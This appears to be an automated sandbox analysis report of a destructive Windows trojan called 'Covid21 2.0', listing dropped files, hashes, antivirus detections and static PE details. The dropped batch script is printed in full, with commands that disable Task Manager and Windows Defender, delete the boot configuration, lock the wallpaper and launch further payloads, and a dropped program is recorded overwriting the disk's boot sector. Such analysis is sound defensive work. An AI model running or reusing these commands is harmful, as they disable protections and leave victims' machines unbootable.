File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	531456
Entropy (8bit):	7.007155751747995
Encrypted:	false
SSDEEP:	12288:bt007p82D5NYQ1bjLXHfNOTliq6G8/Q3Uk+leP4RG3:2qpzvYQ1Tfoi8b3U1kaq
MD5:	6374CA8AD59246DFED4794FD788D6560
SHA1:	D54281430AD11272F657DE4E909B4BA7B8561821
SHA-256:	25B6F4ABC0B8A7A3F3CAE54A2F75810B977C0F5ED20AF98E77BE9449E7135108
SHA-512:	0434F5C6ECD1A036A59E2F5DE56F0905460D46C31FFF6A7F160F54CFBCB56EA2DA22647D564E53D66C47A789A67D165C59E64D924B0F2CF80FDCD865847A772
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 8%
Joe Sandbox View:	• Filename: Covid21 2.0.exe, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....2.....H.....@.....@.....0..V .....LX.....p..... .....CODE..... ..`DATA....8.....@...BSS..... .....idata..V ...0..."....@....tls.....`.....rdata .....p.....@..P.reloc..LX.....Z... .....@..P.rsrc.....z.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	DOS batch file, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1444
Entropy (8bit):	5.183015206655524
Encrypted:	false
SSDEEP:	24:YfzzhPV10V1+Vb+OV3q1gvV1Y5U2VVjfA+ifuhwXVCRB3aoSOZcRWm:YRPq+8OZq1gvAU2fTAnfuhwFCRB3ayeP
MD5:	6B89A7FD6E3D9BDC4658162AAF468558
SHA1:	F8EF11B2420B95661565B799D86C188BF11BF4A7
SHA-256:	76986CDDBFEB8FA8738C8CA2665A7F91D19D1E8C6851151FCBA5164E35618DFB
SHA-512:	F9B3338B65D5CA6CC25B1C36B2C3299D758D5E7AC92E6FD8D0298F945E898C51E548323F86A12983BB375E49404CB6B401F5472BBB580A6675DF57277045EF12
Malicious:	false
Preview:	@echo off..echo deleting previous versions of covid21.....rd c:\covid21 /s /q..cscript prompt.vbs..if ERRORLEVEL==1 goto infect..if ERRORLEVEL==0 goto quit....:infect..REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f..Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f..md c:\covid21..copy covid.jpg c:\covid21..clwcp c:\covid21\covid.jpg..reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f..echo do > x.vbs..echo msgbox "Covid-21 is here! Your Windows will get destroyed soon!" >>x.vbs..echo loop >>x.vbs..start x.vbs..bcdedit /delete {current}..copy corona.exe c:\covid21..start /min coronaloop.bat..echo msgbox "corona virus" >y.vbs..timeout 5 /nobreak..start inv.exe..start y.vbs..timeout 5 /nobreak..start z.exe..start y.vbs..timeout 5 /nobreak..start mlt.exe..start y.vbs..timeout 5 /nobr

C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	103424
Entropy (8bit):	6.182089878681113
Encrypted:	false
SSDEEP:	3072:wCGPVHzzgd2HPVVf9AebuLFfK9s7I+PnNgDd9:wrak9gor+Pn6
MD5:	D917AF256A1D20B4EAC477CDB189367B
SHA1:	6C2FA4648B16B89C4F5664F1C3490EC2022EB5DD
SHA-256:	E40F57F6693F4B817BEB50DE68027AABBB0376CA94A774F86E3833BAF93DC4C0
SHA-512:	FD2CB0FB398A5DDD0A52CF2EFC733C606884AA68EC406BDBDDB3A41B31D6F9C0F0C4837326A9D53B53202792867901899A8CF5024A5E542E8BDCEE615BE0B707
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 82%
Joe Sandbox View:	• Filename: Covid21 2.0.exe, Detection: malicious, Browse • Filename: covid21.exe, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....".....n.....-.....@....@.....0.....@.....h..... .....CODE.....!....."..... ..`DATA.....5...@...6...&.....@...BSS.....8.....\.....idata.....\.....@....tls.....h.....rdata .....h.....@..P.reloc.....j.....@..P.rsrc...h.....@..P.....0.....@..P..... .....

C:\Users\user\AppData\Local\Temp\2526.tmp\coronaloop.bat	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48
Entropy (8bit):	4.292962241741917
Encrypted:	false
SSDEEP:	3:jTDVJWoHgKTHd6vJcn:/etmdEJcn
MD5:	08437E731C7B135B3779B004C7863E5F
SHA1:	24CE5D4075FDC5AFEC6CB87CACFC7B54DEADC3EC
SHA-256:	043B49FBBE070997844A2C4467596553261BFB6EA79AC3C50FABD42146EEA924
SHA-512:	6006014B10F400B6975B391BE64E07E78FE5A3818CD39A0A8F9349C4CFF595134FB5217BEB5205E04EAB86473C4FA0F6701B657D76C144540AA468D2D382C8A1
Malicious:	false
Preview:	echo off..cls..:0..c:\covid21\corona.exe..goto 0

C:\Users\user\AppData\Local\Temp\2526.tmp\covid.jpg	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, progressive, precision 8, 1920x1080, frames 3
Category:	dropped
Size (bytes):	170445
Entropy (8bit):	7.987389688426996
Encrypted:	false
SSDEEP:	3072:mTwQIE+8Tj6wFrxGxGtSdWyCmI5KkeD8vcWtTH3Mi/gc+P9IP7HwKFKBlrF:qOE+o6hgcYLmI5+8k+TH3Mi/J+Pi7Hwn
MD5:	94AD752ABC09644D0B91A07022ECB000
SHA1:	7EE97DC56E62E7B2D86EE892E7CF70673252242F
SHA-256:	E3760C671CEC108580D47B0F8C11AE79E9DF9941D2E878032EEDA1B510F91231
SHA-512:	9C0109A8E7DE5EA42B3CE8788A412F6ED1158AFD3DB87884034631DA15EC4C16275F0578C6AD438E91DC203C89AEF725D2642E06B751DF5CFF0D47B3D9A1ADE
Malicious:	false
Preview:	......JFIF.....H.H.....ICC_PROFILE.....lcms....mntrRGB XYZ .....).9acspAPPL.....-lcms.....desc.....^cprt...\....wtpt...h....bkpt...|....rXYZ.....gXYZ.....bXYZ.....rTRC.....@gTRC.....@bTRC.....@desc.....c2.....text....IX..XYZ .....-XYZ .....3....XYZ .....o...8....XYZ .....b.....XYZ .....$.....curv.....c...k...?.Q.4!.).2.;.F.Qw].kpz....\|.i.}...0.....C.....#...#*%%*525EE\...C.....#...#*%%*525EE\.....8....".....DFD..)`.$bD...1"#"DIP..."$d..H.D..bI .(.F ....."I.F.0..b.A..I ".B0...$.F.0#.$$`(H..$.J...W..~R....5...i.xlVc'..j.2b..U^}y..>d...)P$B F...P..1.T.....T.PS*.aL@..B.....$.0....0...$.. I.@."..$

C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	107828
Entropy (8bit):	5.4025127824732335
Encrypted:	false
SSDEEP:	1536:eb4k5iT76crYyIyLIOwu3yUywCbsR+EKDyfq1aX:eb4N36cHIyLGMbzX
MD5:	3CA1D5768C2944D4284B1541653823C7
SHA1:	85CF021AC23CD1340C6D649E6A77A213C1F848B6
SHA-256:	4172C6120F8F98685698365D6DD52C80EB2080203CDDE479009BF8F4FA770AF0
SHA-512:	7972ADB329DBEBC347B8A68789BBAC4BA7C230CC980910D18A322D1A512015633D2A5801E76C0AAE2FCFE120790C69417864549787DFC37574FB0AA3BFC202F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: Covid21 2.0.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O6`.2..S.....0....@.....!.....`..0.....0a.....text..... .P`.data...,....0.....@.0..rdata..p....@.....@.0@.bss....P....P.....p..idata..0....`.....$.....@.0..CRT....4....p.....,.....@.0..tls.... .....@.0./4.....0.....@.@B/19.....4.....@..B/31....k....P.....@..B/45.....p.....@..B/57.....@.0B/70.....@..B/81.....@..B/92.....@.....@..B.....

C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	367616
Entropy (8bit):	6.563758955317025
Encrypted:	false
SSDEEP:	6144:qizJVFAO7rdGlh4sQstCPhiomhiGM80JCMlTe06z0aPawSoQBAlAq4SYwhl:RJ/AO7rAlys3tCj80x6zlawSo5Aq4Xwv

C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	
MD5:	EBB811D0396C06A70FE74D9B23679446
SHA1:	E375F124A8284479DD052161A07F57DE28397638
SHA-256:	28E979002CB4DB546BF9D9D58F5A55FD8319BE638A0974C634CAE6E7E9DBCD89
SHA-512:	1DE3DCD856F30004BECEE7C769D62530F3A5E9785C853537ADC0A387D461C97B305F75CBAF13F278DD72BA22D4650E92C48EDF3C3A74B13ED68FFC0D45E137 4
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 6%, Browse • Antivirus: ReversingLabs, Detection: 48%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....*.....T.....@...T.....0..... .....CODE....L..... ..`DATA.... .....@...BSS.....idata..*..... .....@....tls..... .....rdata.....0.. .....@..P.reloc...T...@...V.....@..P.rsrc....T.....T...H.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\2526.tmp\mlt.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	133205
Entropy (8bit):	5.137252527177841
Encrypted:	false
SSDEEP:	1536:cPFc9HtJsjy6maNXRBOseWG7NVW/ZTAUvMFMQiNXR/QRBX1bXckplRU:sS9N+fB47NVW/ZToWRofXZX5lRU
MD5:	A4E26D32F9655DBE8EFD276A530EB02B
SHA1:	D194526518FDDD34BFC75CC0575D9B5CF3E1E304
SHA-256:	4C2277C81CBF6C415AB874CFB32D3B0049C8B18AC7EEE1DD6C1F5D9F5F043C83
SHA-512:	E77C58B321A1C696554B018CC51FAD2F2DF4BAC39FA90F17A83EC646C90D67B6DA5FCCB2E80C468E2CF32CC7F9F3F62B160C3F0AFBC2130FAA1002ECDE5B5 76
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...6._.....'.....@..... .....)..... .....P..4..... ...(.....<.....text...0..... .P`.data.....0.....$.....@.P ..rdata.....@.....&.....@.P@.pdata..4....P.....@.0@.xdata.....`.....2.....@.0@.bss....`....p.....p..idata.....4.....@.0..CRT....h .....>.....@.@..tls....h.....@.....@.`./4..... .....B.....@.PB/19.....z.....H.....@..B/31.....<.....@..B/45.....$..... .....@..B/57.....>.....@.@B/70.....J.....@..B/81.....

C:\Users\user\AppData\Local\Temp\2526.tmp\prompt.vbs	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.787831418201213
Encrypted:	false
SSDEEP:	3:KRCWhCOHGJ5FcFP01RFPKO9/zRWPxBIXFMlkLvxWeeXlVSpXAov/FLVS9AD:KI/NJSyd/sKFMlCvxW3S3NpSyD
MD5:	82C0A5E92259FF193B914E6C0D7C8A7A
SHA1:	ED6868EFF7055555689E613A62F4275EAFA97C36
SHA-256:	02E3663BB7BC9F8FE4377887DC24E63FC83187BE9CB0181F87E5F93AF4C7CA8B
SHA-512:	43C1EF453531200DD625945A65727DAEF28EE480FB210E97846633841F8215261E3195A8BE77C280E8B6FE193B59C7367302C3FC74879B5952FA31F3235DDB62
Malicious:	false
Preview:	intAnswer = _.. Msgbox("This Trojan is no joke, do you want to run it?", _.. vbYesNo, "Covid-21")..If intAnswer = vbYes Then.. WScript.Quit 1..Else.. WScr ipt.Quit 0..End If

C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	113664
Entropy (8bit):	7.838778904595643
Encrypted:	false
SSDEEP:	1536:o0J9QXrssV7g4Rq3b24oFDo2mL7oagiBGVHo8J75qUbGuNxTJeqq62hxcmpn6izz:o0J9QbLkewys+C6pNxFE7Z6wAO
MD5:	E87A04C270F98BB6B5677CC789D1AD1D
SHA1:	8C14CB338E23D4A82F6310D13B36729E543FF0CA
SHA-256:	E03520794F00FB39EF3CFFF012F72A5D03C60F89DE28DBE69016F6ED151B5338
SHA-512:	8784F4D42908E54ECEDFB06B254992C63920F43A27903CCEDD336DAAEED346DB44E1F40E7DB971735DA707B5B32206BE1B1571BC0D6A2D6EB90BBF9D1F69DE 13
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 36%, Browse • Antivirus: ReversingLabs, Detection: 62%

C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....p.....@.....@.....T.....<..... .....CODE.....P.....@...DATA.....T.....@...BSS..... .....Z.....@....idata... ...0.....Z.....@....tls.....P.....f..... @....rdata.....`.....f.....@....reloc...@...p.....h.....@....rsrc.....:...h.....@....aspack.. ...p.....@....adata.....@..... .....

C:\Users\user\AppData\Local\Temp\2526.tmp\t.vbs	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.385220179839388
Encrypted:	false
SSDEEP:	3:rCmFOIaPMogDXK+8YHSv:FFJaCDXxDHc
MD5:	EE0306A79AAEFBD4CF3BC7E5F8A0D3B1
SHA1:	32DAE2CFB0AF831F0E8445F36C0D2CE0FE9B2E88
SHA-256:	969AE83F1366975BECE266C3BE5994291C55302E93564A1435FE542B456904EC
SHA-512:	FDFAB128F4F096F4B4DD31758116522337644F269CB28E1496E20D866083BF31D277A123704E8924A0FC4EF0212CBA89E3AB9FDDCAFFCF400C859C8DF87736F
Malicious:	**true**
Preview:	msgbox "Your Windows will die from Covid-21 Corona Virus" ..

C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	4.403941477424042
Encrypted:	false
SSDEEP:	3:xDCHGF6IX8SAfPMtjxdMzlyJ4:xYGFr8jfkjxdMRyJ4
MD5:	7740551865A57633B3E92986352DFA1B
SHA1:	74070B3636B69B710C32996FC1640129202F4CAF
SHA-256:	8A36ECC37EB454FE13B4B31EB9EDA67919AA5DD3A474480930982EF93334499A
SHA-512:	B4C5902F3CA91FA83EC0297254ACF5F63B2145500863AFB86F96B9C2D3844C8C476CD0F6DD31E3EB92C4ACA2CD35C2F6BE563549817B676FA9B4592F280C79F
Malicious:	**true**
Preview:	do ..msgbox "Covid-21 is here! Your Windows will get destroyed soon!" ..loop ..

C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.938721875540868
Encrypted:	false
SSDEEP:	3:rCmFLFDgov:FFxJ
MD5:	5ECB02EAAA322BE4DF7F61A1A23C799D
SHA1:	BEC83A2546F38A7133EF962D09CD520F87E5ABB2
SHA-256:	D78710D080D6200BFF04D443F8FA923F619914FB191DC2B3865DA1F3D9739E30
SHA-512:	2306F4FC08E0AEFE4A44C4507E46EE2D3D808423EC8D31980980F785E20C0DF301A9B3D9A2469D609E054D5A8AC4089AC39FFB388B70ED8A36F688B4362A2F8
Malicious:	**true**
Preview:	msgbox "corona virus" ..

C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	
Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	422029
Entropy (8bit):	6.688336510135275
Encrypted:	false
SSDEEP:	12288:5NIQAPGsAqY9IMVYd38sJdpQHlGlY8KfTQ:uPGSY91VwNJcFMqTQ
MD5:	A7CE5BEE03C197F0A99427C4B590F4A0
SHA1:	14D8617C51947FB49B3ABA7E9AECE83E5094CF71
SHA-256:	0C53A3EC2B432A9013546F92416109D7E8F64CEA26AC2491635B4CF2A310D852

C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	
SHA-512:	7F3C56C42D899ADA5ACDC5C162391F9FA06455DB08E6DF0A57132CA5B1BB3D52E6DBC9342310480D45AA32915502ACEB7552375A45D3FD1A54FEE0E73AF602A
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 7%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......Lp.........................}...........2..............2.......2.................c........... ....Rich............................PE..L......J.....................>......O+............@...@.............................'........... ....text............................. ..`.rdata..(..........................@..@.data....z...P... ...4..............@....rsrc.... ....T..............@..@...................................... ....

C:\Windows\clwcp.bmp

Process:	C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe
File Type:	PC bitmap, Windows 3.x format, 1920 x 1080 x 24
Category:	dropped
Size (bytes):	6220854
Entropy (8bit):	6.660583803059703
Encrypted:	false
SSDEEP:	24576:cjUJucwO/CkHCoUQnI7Er5OBVB8JCsMjdsWYDaFWiG0SQbrGJVXVuBX0j6BHpsPH:gUJucwHkHlUQ9QBr8nMqVD/6SbuB8BV
MD5:	1A6ACC65486762EE05D1ABD90169CAF2
SHA1:	12DB4A705D5DBDA06625FA38FC6B1A6AD73FD0B9
SHA-256:	0733EE5D3CF3B3E574C3A052C78DFC0D9791A7099DFAA8D3A0372075496311B3
SHA-512:	D4B2E9E7261FF91DB206242314D50C66978E0353E113D72BC48637A41D12D3CFA00C5F04B2A744937769CD433ABADB9872C72CF158A9F0863B9F40B6962D27D5
Malicious:	false
Preview:	BM6.^.....6...(.......8.............^.. ....!..!..!..!..!..!..!..!..!..!..!..!. ".!".!".!".!".!".!".!".!!. !. ".!".!".!".!".!" " " " " " " " " " " " " " " " #!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!#!!$!#$!#$!#$!#$!#$!#$!#$!#$!#$!#$!#$!#$!#$

C:\covid21\Corona.exe	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	531456
Entropy (8bit):	7.007155751747995
Encrypted:	false
SSDEEP:	12288:bt007p82D5NYQ1bjLXHfNOTliq6G8/Q3Uk+leP4RG3:2qpzvYQ1Tfoi8b3U1kaq
MD5:	6374CA8AD59246DFED4794FD788D6560
SHA1:	D54281430AD11272F657DE4E909B4BA7B8561821
SHA-256:	25B6F4ABC0B8A7A3F3CAE54A2F75810B977C0F5ED20AF98E77BE9449E7135108
SHA-512:	0434F5C6ECD1A036A59E2F5DE56F0905460D46C31FFF6A7F160F54CFBCB56EA2DA22647D564E53D66C47A789A67D165C59E64D924B0F2CF80FDCD865847A772
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 8%
Preview:	MZP.....................@...!..L.!..This program must be run under Win32..$7.. ..........................PE..L....^B*.....................2......H.............@..@...........................0..V ....LX...........................p............................. ....CODE................................ ..`DATA....8..........................@...BSS.......... ..........................idata..V ...0..."..................@....tls.........`..........................rdata ....p......................@..P.reloc..LX.......Z... ....@..P.rsrc................z..............@..P...................................@..P... ....

C:\covid21\covid.jpg

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, progressive, precision 8, 1920x1080, frames 3
Category:	dropped
Size (bytes):	170445
Entropy (8bit):	7.987389688426996
Encrypted:	false
SSDEEP:	3072:mTwQIE+8Tj6wFrxGxGtSdWyCmI5KkeD8vcWtTH3Mi/gc+P9IP7HwKFKBlrF:qOE+o6hgcYLmI5+8k+TH3Mi/J+Pi7Hwn
MD5:	94AD752ABC09644D0B91A07022ECB000
SHA1:	7EE97DC56E62E7B2D86EE892E7CF70673252242F
SHA-256:	E3760C671CEC108580D47B0F8C11AE79E9DF9941D2E878032EEDA1B510F91231
SHA-512:	9C0109A8E7DE5EA42B3CE8788A412F6ED1158AFD3DB87884034631DA15EC4C16275F0578C6AD438E91DC203C89AEF725D2642E06B751DF5CFF0D47B3D9A1ADE
Malicious:	false

C:\covid21\covid.jpg	
Preview:	.....JFIF.....H.H.....ICC_PROFILE.....lcms....mntrRGB XYZ .....).9acspAPPL.....-lcms.....desc.....^cprt...\....wtpt...h....bkpt ...|....rXYZ.....gXYZ.....bXYZ.....rTRC.....@gTRC.....@bTRC.....@desc.....c2.....text....IX..XYZ .....-XYZ .....3....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....curv.....c...k...?.Q.4!.).2.;.F.Qw].kpz....\|.i.}...0.....C.....#...#*%%*525EE\...C..... .....#...#*%%*525EE\.....8....".....DFD..)`.$bD...1"#"DIP..."$d..H.D..bI .(.F ....."I.F.0..b.A..I ".B0...$.F.0#.$$`(H..$.J...W..~R....5...i.xlVc'..j.2b..U^}y..>d...)P$B F...P..1.T.....T.PS*.aL@..B.....$.0....0...$.. I.@."..$

\Device\Harddisk0\DR0	
Process:	C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe
File Type:	DOS/MBR boot sector
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.0505993617935707
Encrypted:	false
SSDEEP:	96:CHNWrlndausdjYdjdRRYYyWNt5Ulm9iD6gYOAFCgNfMrk:CtWbds1YdRdNHZm9iDPY6g8k
MD5:	84FA41E4FEF5AA7996B2249DD344D541
SHA1:	AA23B3211D81A35B9A1FB99CA18D6E15FDE230C6
SHA-256:	F35C7820202E4FD04F3C35A4E2F3719A1A5FD236B6A623B28909B43DC1C00AB4
SHA-512:	CCDA181C489350F2ECBDFF58AFD8D639BCA38392BD24FDC27C58B42213B824898E7C2023C7531A70FE830304E820E0EDCF745831849E53F2AE880C33A87A1B2
Malicious:	**true**
Preview:	.....1.....s1<.s...$.....u....<@r.$?.....).....C.....}.....2..... .....U...??? 000.... .??.. . ..?..... .@@@.@...A...B...C.....+K..c..$.....a....,.....v.@KA..O.@Dj..D.....@H...C.....H.A-@..L.@T@.....%.....c..H.....I..c..k.....@T@..j.....V .....P..w..6..u..}..Y.._...$..Z....@_@.....@.....%.....w..]..[.3@..+..@..5.@m@.....-@..-..@.....E..e..Q....@N.....@..-.@v...@.....@..G.@L@..%..w..e.....H..-.....@.....u.. ...~.@...A?,.C(T.+J.@mU.>...=..X.5q..h.@...@Xy..X.A@@. q.....T..-.....d.....?.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
Entropy (8bit):	7.7326173175378665
TrID:	• Win32 Executable (generic) a (10002005/4) 99.39% • UPX compressed Win32 Executable (30571/9) 0.30% • Win32 EXE Yoda's Crypter (26571/9) 0.26% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	Covid21 2.0.exe
File size:	1210880
MD5:	a7c7f5e792809db8653a75c958f82bc4
SHA1:	7ebe75db24af98efdcfebd970e7eea4b029f9f81
SHA256:	02fea9970500d498e602b22cea68ade9869aca40a5cdc79cf1798644ba2057ca
SHA512:	feb42cc7b4f344c043bda8bebeefa8cbb68406d1e937dcdc5a403981f79587fa438c682c4744a47a77482fc049b0334806d468aeb67edd4a92d90b5acd0c16ae
SSDEEP:	24576:kweQ5x+HPXJ9N2qifMpZcu/6z6toe20xYuLFzY77+89J9o2:kwVeHhH2qoMIum62uhY7Kco2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'..L.....2.`...0...P..0.)..`....)...@.....,..... .....

File Icon

Icon Hash:	4c8e2b2f0f030e0d

Static PE Info

General

Entrypoint:	0x69aa30
Entrypoint Section:	UPX1

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4CD7F727 [Mon Nov 8 13:12:07 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	1d88d597200c0081784c27940d743ec5

Entrypoint Preview

Instruction
pushad
mov esi, 005A6015h
lea edi, dword ptr [esi-001A5015h]
push edi
mov ebp, esp
lea ebx, dword ptr [esp-00003E80h]
xor eax, eax
push eax
cmp esp, ebx
jne 00007F1CECB0260Dh
inc esi
inc esi
push ebx
push 00298988h
push edi
add ebx, 04h
push ebx
push 000F4A0Bh
push esi
add ebx, 04h
push ebx
push eax
mov dword ptr [ebx], 00020003h
nop
nop
nop
nop
nop
push ebp
push edi
push esi
push ebx
sub esp, 7Ch
mov edx, dword ptr [esp+00000090h]
mov dword ptr [esp+74h], 00000000h
mov byte ptr [esp+73h], 00000000h
mov ebp, dword ptr [esp+0000009Ch]
lea eax, dword ptr [edx+04h]
mov dword ptr [esp+78h], eax
mov eax, 00000001h
movzx ecx, byte ptr [edx+02h]
mov ebx, eax
shl ebx, cl
mov ecx, ebx
dec ecx

Instruction
mov dword ptr [esp+6Ch], ecx
movzx ecx, byte ptr [edx+01h]
shl eax, cl
dec eax
mov dword ptr [esp+68h], eax
mov eax, dword ptr [esp+000000A8h]
movzx esi, byte ptr [edx]
mov dword ptr [ebp+00h], 00000000h
mov dword ptr [esp+60h], 00000000h
mov dword ptr [eax], 00000000h
mov eax, 00000300h
mov dword ptr [esp+64h], esi
mov dword ptr [esp+5Ch], 00000001h
mov dword ptr [esp+58h], 00000001h
mov dword ptr [esp+54h], 00000001h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2cdf44	0x220	.rsrc
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x29c000	0x31f44	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
UPX0	0x1000	0x1a5000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
UPX1	0x1a6000	0xf6000	0xf5600	False	0.999160245797	data	7.99978608598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x29c000	0x33000	0x32200	False	0.41157360505	data	4.64567241992	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x29c250	0x31828	data		
RT_RCDATA	0x3da74	0x5a4	empty		
RT_RCDATA	0x3e018	0x25a4cf	empty		
RT_RCDATA	0x2984e8	0xbe	data		
RT_RCDATA	0x2985a8	0xb	data		
RT_RCDATA	0x2985b4	0x6	Non-ISO extended-ASCII text, with no line terminators		
RT_GROUP_ICON	0x2cda7c	0x14	data		
RT_VERSION	0x2cda94	0x210	data		
RT_MANIFEST	0x2cdca8	0x29c	XML 1.0 document, ASCII text, with very long lines, with no line terminators		

Imports

DLL	Import
KERNEL32.DLL	LoadLibraryA, GetProcAddress, VirtualProtect, VirtualAlloc, VirtualFree, ExitProcess
COMCTL32.dll	InitCommonControls
GDI32.dll	SetBkColor
MSVCRT.dll	memset
OLE32.dll	CoInitialize
SHELL32.dll	ShellExecuteExA
SHLWAPI.dll	PathQuoteSpacesA
